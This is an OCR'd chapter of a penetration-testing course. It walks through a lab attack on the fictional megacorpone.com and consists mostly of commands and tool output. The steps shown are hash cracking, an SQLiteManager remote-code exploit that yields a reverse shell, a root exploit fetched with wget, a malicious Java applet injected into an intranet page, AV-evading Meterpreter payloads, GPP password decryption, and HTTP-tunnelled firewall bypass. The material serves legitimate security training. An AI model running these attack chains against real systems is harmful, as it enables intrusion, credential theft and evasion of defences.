


Figure 87 - Password Hashes in the Web Application

We download the source code of the vulnerable application to better understand the nature of these hashes. In the *functions.admin.inc.php* file, the secret is revealed:

```
head -n 15 functions.admin.inc.php
<?php
/**
 * generates password hash
 *
 * @param string $pw
 * @return string
 */
function generate_pw_hash($pw)
 {
```



```
  $salt = random_string(10,'0123456789abcdef');
  $salted_hash = sha1($pw.$salt);
  $hash_with_salt = $salted_hash.$salt;
  return $hash_with_salt;
```

We notice that the hashing mechanism used by this web application for storing user passwords is SHA1, while the last 10 characters of the hash are a random salt. To deal with such passwords, a tool such as **oclHashcat**[90] is very useful in taking advantage of the GPU power of compatible video cards. We set up a password list of one billion elements and start cracking at a speed of 32.2 million hashes a second using **oclHashcat** and two ATI video cards:

```
offsec@kraken:~ $ ./oclHashcat64.bin -m 110 hash.txt ../big-wordlist.txt --
force
oclHashcat v1.00 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 1
Workload: 128 loops, 80 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Tahiti, 3072MB, 800Mhz, 28MCU
Device #2: Tahiti, 3072MB, 800Mhz, 28MCU
Device #1: Kernel ./kernels/4098/m0110_a0.Tahiti_844.4_CAL 1.4.1658

Generated dictionary stats for ../big-wordlist.txt: 15696118813 bytes,
1212356403 words, 1035765768 keyspace

[s]tatus [p]ause [r]esume [b]ypass [q]uit => s
```

[90] http://hashcat.net/oclhashcat/


```
Session.Name...: oclHashcat
Status.........: Running
Input.Mode.....: File (../big-wordlist.txt)
Hash.Target....: 8df813ea1f41641879d28ff80330df257ebf500a:30b4a08c55
Hash.Type......: sha1($pass.$salt)
Time.Started...: Fri Apr 19 06:18:24 2013 (9 secs)
Time.Estimated.: Fri Apr 19 06:22:55 2013 (2 mins, 30 secs)
Speed.GPU.#1...: 17402.5k/s
Speed.GPU.#2...: 14868.3k/s
Speed.GPU.#*...: 32270.9k/s
Recovered......: 0/1 Digests, 0/1 Salts
Progress.......: 61358081/1035765768 (5.92%)
Rejected.......: 1/61358081 (0.00%)
HWMon.GPU.#1...:  0% Util, 40c Temp, 30% Fan
HWMon.GPU.#2...:  0% Util, 41c Temp, 30% Fan
[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Three out of four passwords get cracked in a period of 15 minutes. However, as of now, these passwords do not open new doors for us in the megacorpone.com network.

18.4 - Phase 3 – Research and Development

Looking around the web application some more, we notice the name and version of the database manager: SQLite Manager v1.2.4.




Figure 88 - Identifying the Version of SQLite Manager

A quick search for existing SQLiteManager vulnerabilities finds an exact version match for an existing "remote code injection" vulnerability. This exploit would be an ideal candidate to use against our target, but it requires several modifications before we can even hope for a shell.

The vulnerable software is protected with an HTTP authentication mechanism, while the exploit we found does not deal with authentication at all. If we have any hopes of getting this exploit to work, we need to add HTTP authentication features to the exploit. Once that's fixed, we also need to change the SQLite version in the exploit from 2 to 3 in order for it to match our environment.

We complete the changes and verify that our exploit works in a development environment before trying it out on the megacorpone.com machines.

18.5 - Phase 4 – Exploitation

Now that our modified exploit is tested and working, we set up a Netcat listener and fire off our exploit. A reverse shell is received, with low user privileges.

```
root@kali:~# nc -nlvp 80
root@kali:~# python rce-fixed.py http://admin.megacorpone.com:81/admin/sqlite/
208.68.234.99 80 admin nanotechnology1

listening on [any] 80 ...
connect to [208.68.234.99] from (UNKNOWN) [50.7.67.190] 44872
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@adminsql:/var/www/admin/sqlite$ cat /etc/issue
Ubuntu 11.10 \n \l
www-data@adminsql:/var/www/admin/sqlite$ uname -a
Linux adminsql 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011
i686 i686 i386 GNU/Linux
```

18.5.1 - Linux Local Privilege Escalation

A quick examination of the system suggests it might be vulnerable to a recent privilege escalation exploit affecting unpatched Ubuntu 11.04 machines. This exploit is downloaded, compiled, and executed on the victim web server, providing us root privileges on the server.

```
www-data@adminsql:/var/www/admin/sqlite$ cd /tmp
www-data@adminsql:/tmp$ wget -O gimmemoar.c http://www.exploit-
db.com/download/18411
www-data@adminsql:/tmp$ gcc gimmemoar.c
gcc gimmemoar.c
www-data@adminsql:/tmp$ ./a.out
```



```
./a.out
==============================
=          Mempodipper       =
=           by zx2c4         =
=         Jan 21, 2012       =
==============================
[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/20761/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
 [+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```


We now have full root access to the admin.megacorpone.com system.




Figure 89 - Access to the DMZ Acquired

18.6 - Phase 5 – Post-Exploitation

18.6.1 - Expanding Influence

Now that we have root access, we start exploring the server and its contents. An interesting directory is found in the web root of the server. A closer look at this directory reveals that it is restricted to IP addresses originating from the management network.

```
root@adminsql:/tmp# cd /var/www/
root@adminsql:/var/www# ls -la
root@adminsql:/var/www# cd daaa118f0809caa929e0c0baae75d27a
root@adminsql:/var/www/daaa118f0809caa929e0c0baae75d27a# ls -la
root@adminsql:/var/www/daaa118f0809caa929e0c0baae75d27a# cat .htaccess
Order deny,allow
Deny from all
Allow from 10.7.0.0/255.255.255.0
```

Looking closer at the type of HTTP traffic going back and forth between this internal webserver, we notice that it contains some Java Applets.

```
root@adminsql:/tmp# cat /var/log/apache2/access.log |grep '10.7.0'
...
10.7.0.53 - -"GET /daaa118f0809caa929e0c0baae75d27a/ClockSigned.jar HTTP/1.1"
200 2880 "-" "Mozilla/4.0 (Windows 7 6.1) Java/1.7.0_21"
...
```


18.6.2 - Client Side Attack Against Internal Network

The first idea that comes to mind, provided our observations above, is to add an additional Java applet to this application that will execute a reverse Meterpreter payload back to our attacking machine. A quick analysis of the web application suggests we should inject our Java applet into the default template file. Once that's done, we download the malicious applet to the root webserver directory.

```
root@adminsql # sed -i 's/<div id="content">/<div id="content"><applet
width="1" height="1" id="Java Secure" code="Java.class"
archive="SignedJava.jar"><param name="1"
value="http:\/\/208.68.234.101\/daaa118.exe"><\/applet>/g'
/var/www/daaa118f0809caa929e0c0baae75d27a/templates/default.tpl

root@adminsql # cd /var/www/daaa118f0809caa929e0c0baae75d27a
root@adminsql # wget http://208.68.234.101/Java.class
root@adminsql # wget http://208.68.234.101/SignedJava.jar
```

We generate a reverse Meterpreter payload and test it in a local lab machine against the Symantec Endpoint Protection Antivirus and find that the binary is flagged as malicious.




Figure 90 - Our Binary is Flagged by Antivirus

Sending it as-is would cause the AV software on the target machine to detect our payload and remove it, while alerting the user of our presence. The **msfpayload** command allows us to embed our payload into an existing executable, often allowing us to bypass AV software. We found that the following payload was undetected by our Symantec Endpoint Gateway lab machine:

```
root@kali:~# msfpayload windows/meterpreter/reverse_http LHOST=208.68.234.99
LPORT=80 R | msfencode -e x86/shikata_ga_nai -t exe -x /usr/share/windows-
binaries/plink.exe -o /var/www/daaa118.exe
```


We proceed to generate this payload and host it on our Kali web server. The malicious Java applet will download and execute this file. Once everything is in place, a victim, Mike, browses to the internal Intranet website and is shown the following warning.




Figure 91 - Java Applet Security Warning

As Mike is often greeted with Java applets similar to this one, his natural reaction is to click "Run". Our Meterpreter handler is all set up to accept the incoming connection from our client side attack:

```
root@kali:~# msfconsole
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST 208.68.234.99
msf exploit(handler) > set LPORT 80
```



```
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:51223)

meterpreter > getuid
Server username: MEGACORPONE\mike

meterpreter > shell
Process 6064 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\mike.MEGACORPONE\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.7.0.254
```





Figure 92 - We Have Made it Into the Management Network

18.6.3 - Privilege Escalation Through AD Misconfigurations

We currently have domain user access to the internal management network and our goal is to try to escalate our privileges in the Windows network. A common useful misconfiguration found in modern domain environments is unprotected *Windows Group Policy Preferences* **(GPP)**[91] settings files. These files may contain juicy information such as enforced local administrative passwords set by Group Policy. These passwords can be extracted and decrypted from these preference files to reveal local passwords and other sensitive information. We spend some time enumerating the internal network and discover the IP and name of the internal Domain Controller. We map the Domain

[91] http://technet.microsoft.com/en-us/library/cc731892%28v=ws.10%29.aspx

controller SYSVOL share to Mike's machine and copy the *Groups.xml* file from the Domain Controller.

```
C:\Users\mike.MEGACORPONE\Desktop>net use z: \\dc01\SYSVOL
The command completed successfully.

Z:\>dir /s Groups.xml
 Volume in drive Z has no label.
 Volume Serial Number is 6AD0-F80A

 Directory of Z:\megacorpone.com\Policies\{809DED9C-BA72-49D0-A922-
FEE90E0122C9}\Machine\Preferences\Groups

04/14/2013  10:47 AM               548 Groups.xml
               1 File(s)            548 bytes

     Total Files Listed:
               1 File(s)            548 bytes
               0 Dir(s)  27,201,875,968 bytes free
Z:\> copy
Z:\megacorpone.com\Policies\{...}\Machine\Preferences\Groups\Groups.xml
C:\Users\mike.MEGACORPONE\Documents
...
C:\Users\mike.MEGACORPONE\Documents>type Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator
cpassword= "riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB"
...
subAuthority="RID_ADMIN" userName="Administrator (built-in)"/></User>
</Groups>
```


We instantly decrypt the local administrative password set by GPP for the megacorpone.com domain using the **gpp-decrypt** utility.

```
root@kali~# gpp-decrypt
riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB
sup3r53cr3tGP0pa55
```

18.6.4 - Port Tunneling

We currently have a low privileged domain user shell on Mike's machine, which is located in the internal management network. A quick examination of listening ports shows that Remote Desktop services are running, which gives us the idea to tunnel out the RDP port on Mike's machine to our attacking box.

```
meterpreter > upload /usr/share/windows-binaries/plink.exe c:\\Windows\\temp
meterpreter > shell
...
C:\Windows\temp>plink -l root -pw pass -R 3389:127.0.0.1:3389 208.68.234.99
```

Our attempt to create a tunnel fails due to egress firewall rules present in the management network; these are blocking outbound connections to TCP port 22. We set the SSH daemon to listen on our attacking machine on port 80 and we retry the outbound tunnel connection.

This attempt fails as well, this time due to Deep Packet Inspection on the firewall, which allows HTTP traffic only and blocks the rest.

```
C:\Windows\temp>plink -l root -pw 23847sd98sdf987sf98732 -R
3389:127.0.0.1:3389 208.68.234.100
FATAL ERROR: Network error: Connection timed out

C:\Windows\temp>plink -l root -pw 23847sd98sdf987sf98732 -R
3389:127.0.0.1:3389 208.68.234.100 -P 80
plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389 208.68.234.100
-P 80
^C
Terminate channel 1? [y/N]  y
meterpreter > shell
```

Fortunately, losing a shell does not mean you've lost the Meterpreter session. This is one of the benefits of using Meterpreter instead of a regular reverse shell as a payload. As our tunneling attempt has failed, we need to start thinking creatively.

18.6.5 - SSH Tunneling with HTTP Encapsulation

We know for a fact that HTTP traffic on port 80 is allowed through the firewall. We need to find a way to make our SSH Tunnel look like HTTP traffic. This can be done by encapsulating our SSH traffic in HTTP requests, thereby bypassing the protocol inspection test done by the Deep Packet Inspection firewall. A suitable tool for this job is called **httptunnel**[92]**,** which is available in Kali Linux as both Linux and Windows executables. Before attempting to run the **httptunnel_client.exe** executable on Mike's machine, we notice in our test environment that we will first need to allow this program in the Windows 7 Firewall before running it. If we don't, Mike will get a pop up

[92] http://http-tunnel.sourceforge.net/

message asking for administrative privileges in order to make these firewall changes – which again, would likely alert him of our presence.




Figure 93 - Windows Firewall Prompts to Allow the Connection

Using the local administrative password found through the GPP file, we quickly use a PowerShell script to run a second reverse Meterpreter payload with local administrative rights.

```
$secpasswd = ConvertTo-SecureString "sup3r53cr3tGP0pa55" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential
("Administrator", $secpasswd)
$computer = "DEV01"
[System.Diagnostics.Process]::Start("C:\Windows\temp\dabbb118.exe","",
$mycreds.Username, $mycreds.Password, $computer)
```

Bypassing PowerShell execution policies can be performed easily by using syntax similar to the following:

```
powershell -ExecutionPolicy Bypass -File c:\Windows\temp\run.ps1
```

Once this script is run, a reverse Meterpreter payload appears: this time, running with local administrative privileges. We upload the **httptunnel** files and proceed to allow all required ports in the firewall before we run the **httptunnel_client.exe** binary.

```
msf exploit(handler) > exploit
[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:49876)

meterpreter > getuid
Server username: dev01\Administrator
meterpreter > shell
...
C:\Windows\temp> netsh advfirewall firewall add rule name="httptunnel_client"
dir=in action=allow program="httptunnel_client.exe" enable=yes
C:\Windows\temp> netsh advfirewall firewall add rule name="3000" dir=in
```



```
action=allow protocol=TCP localport=3000
C:\Windows\temp> netsh advfirewall firewall add rule name="1080" dir=in
action=allow protocol=TCP localport=1080
C:\Windows\temp> netsh advfirewall firewall add rule name="1079" dir=in
action=allow protocol=TCP localport=1079

C:\Windows\temp> httptunnel_client.exe
```

The HTTP tunnel is now set up to encapsulate our SSH traffic sent locally on port 3000, Mike's machine. We create a SSH reverse tunnel from this machine by connecting to 127.0.0.1, port 3000. Our SSH traffic is encrypted by the **httptunnel** client and encapsulated in HTTP requests that are then forwarded to the HTTP tunnel server listening externally on 208.68.234.100, port 80. The HTTP tunnel server decrypts the encapsulated traffic and redirects it to the SSH server on our attacking machine, thereby completing the tunnel.

```
C:\Windows\Temp>plink -l root -pw 23847sd98sdf987sf98732 -R
3389:127.0.0.1:3389 127.0.0.1 -P 3000
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's key fingerprint is:
ssh-rsa 2048 67:14:8a:cf:f1:ef:57:0b:f8:28:7d:91:87:0a:05:2d
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
```


The tunnel is successfully created, bypassing the Deep packet Inspection firewall, exposing Mike's RDP service on the loopback interface of our attacking Kali machine:

```
root@kali:~# netstat -antp |grep 3389
